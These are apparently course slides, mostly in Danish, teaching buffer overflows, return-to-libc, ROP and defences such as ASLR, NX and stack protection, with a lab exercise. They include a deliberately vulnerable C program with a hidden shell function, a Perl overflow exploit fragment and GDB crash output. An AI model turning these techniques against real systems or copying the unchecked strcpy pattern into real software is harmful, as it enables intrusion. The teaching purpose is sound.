Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.


Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

Buffers and stacks, simplified




```
main(int argc, char **argv)
{       char buf[200];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
```

Overflow – segmentation fault



- Bad function overwrites return value!
- Control return address
- Run shellcode from buffer, or from other place

Exploits – udnyttelse af sårbarheder

- Exploit/exploitprogram er udnytter en sårbarhed rettet mod et specifikt system.
- Kan være 5 linier eller flere sider ofte Perl, Python eller et C program

Eksempel demo i Perl, uddrag:

```
$buffer = "";
$null = "\x00";
$nop = "\x90";

$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0x01101d48; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

Hvordan finder man buffer overflow, og andre fejl

Black box testing

Closed source reverse engineering

White box testing

Open source betyder man kan læse og analysere koden

Source code review – automatisk eller manuelt

Fejl kan findes ved at prøve sig frem – fuzzing

Exploits virker typisk mod specifikke versioner af software

Privilegier least privilege

Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

Least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger – kun lige nok til at opgaven kan udføres

Dette praktiseres sjældent i webløsninger i Danmark

Privilegier privilege escalation

Privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på Unix afvikles som nobody – ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt – få rettigheder = lille skade

Eksempel: man finder exploit som giver kommandolinieadgang til et system som almindelig bruger

Ved at bruge en local exploit, Linuxkernen kan man måske forårsage fejl og opnå root, GNU Screen med SUID bit eksempelvis

Local vs. remote exploits

Local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

Remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på Unix, over netværket.

Zero-day exploits dem som ikke offentliggøres – dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

Demo: Insecure programming buffer overflows 101

Only if we have time!

- Small demo program `demo.c`
- Has built-in shell code
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
the_shell()
{  system("/bin/sh");  }
```

GDB GNU Debugger

GNU compileren og debuggeren fungerer ok, men check andre!

Prøv `gdb ./demo` og kør derefter programmet fra *gdb prompten* med `run 1234`

Når I således ved hvor lang strengen skal være kan I fortsætte med `nm` kommandoen – til at finde adressen på `the_shell`
Skriv `nm demo | grep shell`

Kunsten er således at generere en streng der er præcist så lang at man får lagt denne adresse ind på det *rigtige sted*.

Perl kan erstatte AAAAA således `` `perl -e "print 'A'x10"` ``

Debugging af C med GDB

Vi laver sammen en session med GDB

Afprøvning med diverse input

- `./demo langstrengsomgiverproblemerforprogrammethvorformon`
- `gdb demo` efterfulgt af run med parametre
  `run AAAAAAAAAAAAAAAAAAAAAAAAAAAA`

Hjælp:
Kompiler programmet og kald det fra kommandolinien med `./demo 123456...7689` indtil det dør ... derefter prøver I det samme i GDB

Hvad sker der? Avancerede brugere kan ændre `strcpy` til `strncpy`


GDB output

```
hlk@bigfoot:demo$ gdb demo
GNU gdb 5.3-20030128 (Apple version gdb-330.1) (Fri Jul 16 21:42:28 GMT 2004)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "powerpc-apple-darwin".
Reading symbols for shared libraries .. done
(gdb)  run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Starting program: /Volumes/userdata/projects/security/exploit/demo/demo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Reading symbols for shared libraries . done
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal EXC_BAD_ACCESS, Could not access memory.
 0x41414140 in ?? ()
(gdb)
```

GDB output Debian 9 stretch

```
hlk@debian:~/demo$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
...
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb) run `perl -e "print 'A'x24"`
Starting program: /home/hlk/demo/demo `perl -e "print 'A'x24"`
AAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
0x0000414141414141 in ?? ()
(gdb)
```

Exercise



Now lets do the exercise

Buffer Overflow 101 - 30-40min

which is number 33 in the exercise PDF.

Integer overflows

```
----[ 1.2 What is an integer overflow?
Since an integer is a fixed size (32 bits for the purposes of this paper),
there is a fixed maximum value it can store.  When an attempt is made to
store a value greater than this maximum value it is known as an integer
overflow.  The ISO C99 standard says that an integer overflow causes
"undefined behaviour", meaning that compilers conforming to the standard
may do anything they like from completely ignoring the overflow to aborting
the program.  Most compilers seem to ignore the overflow, resulting in an
unexpected or erroneous result being stored.

----[ 1.3 Why can they be dangerous?
Integer overflows cannot be detected after they have happened, so there is
not way for an application to tell if a result it has calculated previously
is in fact correct.  This can get dangerous if the calculation has to do
with the size of a buffer or how far into an array to index.  Of course
most integer overflows are not exploitable because memory is not being
directly overwritten, but sometimes they can lead to other classes of bugs,
frequently buffer overflows.  As well as this, integer overflows can be
difficult to spot, so even well audited code can spring surprises.
```

Source: *Basic Integer Overflows* by blexim

Integer overflows

```
------[ 2.2.1 Exploiting
One of the most common ways arithmetic overflows can be exploited is when a
calculation is made about how large a buffer must be allocated.  Often a
program must allocate space for an array of objects, so it uses the
malloc(3) or calloc(3) routines to reserve the space and calculates how
much space is needed by multiplying the number of elements by the size of
an object.  As has been previously shown, if we are able to control either
of these operands (number of elements or object size) we may be able to
mis-size the buffer, as the following code fragment shows:
    int myfunction(int *array, int len){
        int *myarray, i;
        myarray = malloc(len * sizeof(int));    /* [1] */
        if(myarray == NULL){
            return -1; }
        for(i = 0; i < len; i++){              /* [2] */
            myarray[i] = array[i]; }
        return myarray;
    }
```

Source: *Basic Integer Overflows* by blexim

Return-to-libc

```
How does the technique look on the stack - a basic view will be something
similar to this:
[-] Buffer overflow smashing EIP and jumping forward to shellcode
                                                  1                    2
|------------------|-----------|------------|--------------------------|
|             AAAAAAAAAAAA      |    RET     |        SHELLCODE         |
|------------------|-----------|------------|--------------------------|
                   args              EBP        EIP
[-] Buffer overflow doing return-to-libc and executing system function
                                                    1             2         3
|------------------------------|------------|--------------|------------|
|            buffer            |   system   |   fake_ret   |   /bin/sh  |
|------------------------------|------------|--------------|------------|
                   args              EBP        EIP
```

Instead of putting code on the stack, that cannot be executed, put on a fake return address which goes to a function in the C library, like `system("/bin/sh")`

Source: *Bypassing non-executable-stack during exploitation using return-to-libc* by c0ntex | c0ntex[at]gmail.com

Return-oriented programming (ROP)

Nogle ting bliver også sværere - buffer overflow protection

Teknologier som Address Space Layout Randomization ASLR
http://en.wikipedia.org/wiki/Address_space_layout_randomization

No eXecute NX-bit, dele af memory kan ikke afvikles som kode

Data Execution Prevention DEP
http://en.wikipedia.org/wiki/Data_Execution_Prevention

Modsvar: Return-oriented programming (ROP) is one of the buzzing advanced exploitation techniques these days to bypass NX, ASLR - byg exploits med stumper af eksisterende kode og stakken


Kilder: diverse præsentationer fra BlackHat
http://www.blackhat.com/html/bh-us-10/bh-us-10-archives.html
https://media.blackhat.com/bh-us-10/presentations/Zovi/BlackHat-USA-2010-DaiZovi-Return-Oriented-Exploitation-slides.pdf

Return Oriented Programming

- By doing *return chaining* build shell-code from existin program
- Instead of returning to functions, return to instruction sequences followed by a return instruction
- Can return into middle of existing instructions to simulate different instructions
- All we need are useable byte sequences anywhere in executable memory pages
- Scan executable memory regions of common shared libraries for useful instructions followed by return instructions
- Chain returns to identified sequences to form all of the desired gadgets from a Turing desired gadgets from a Turing-complete gadget catalog complete gadget catalog. The gadgets can be used as a backend to a C compiler


https://media.blackhat.com/bh-us-10/presentations/Zovi/BlackHat-USA-2010-DaiZovi-Return-Oriented-Exploitation-slides.pdf

Defense in depth - multiple layers of security




Multiple layers of security!

The Exploit Database



http://www.exploit-db.com/

Metasploit and Armitage Still rocking the internet



http://www.metasploit.com/

Armitage GUI fast and easy hacking for Metasploit
http://www.fastandeasyhacking.com/

Recommened training Metasploit Unleashed
http://www.offensive-security.com/metasploit-unleashed/Main_Page

Zero day 0-day vulnerabilities


Project Zero's team mission is to "make zero-day hard", i.e. to make it more costly to discover and exploit security vulnerabilities. We primarily achieve this by performing our own security research, but at times we also study external instances of zero-day exploits that were discovered "in the wild". These cases provide an interesting glimpse into real-world attacker behavior and capabilities, in a way that nicely augments the insights we gain from our own research.

Today, we're sharing our tracking spreadsheet for publicly known cases of detected zero-day exploits, in the hope that this can be a useful community resource:

Spreadsheet link: 0day "In the Wild"
https://googleprojectzero.blogspot.com/p/0day.html

- Not all vulnerabilities are found and reported to the vendors
- Some vulnerabilities are exploited *in the wild*

For Next Time



Think about the subjects from this time, write down questions

Check the plan for chapters to read in the books

Visit web sites and download papers if needed

Retry the exercises to get more confident using the tools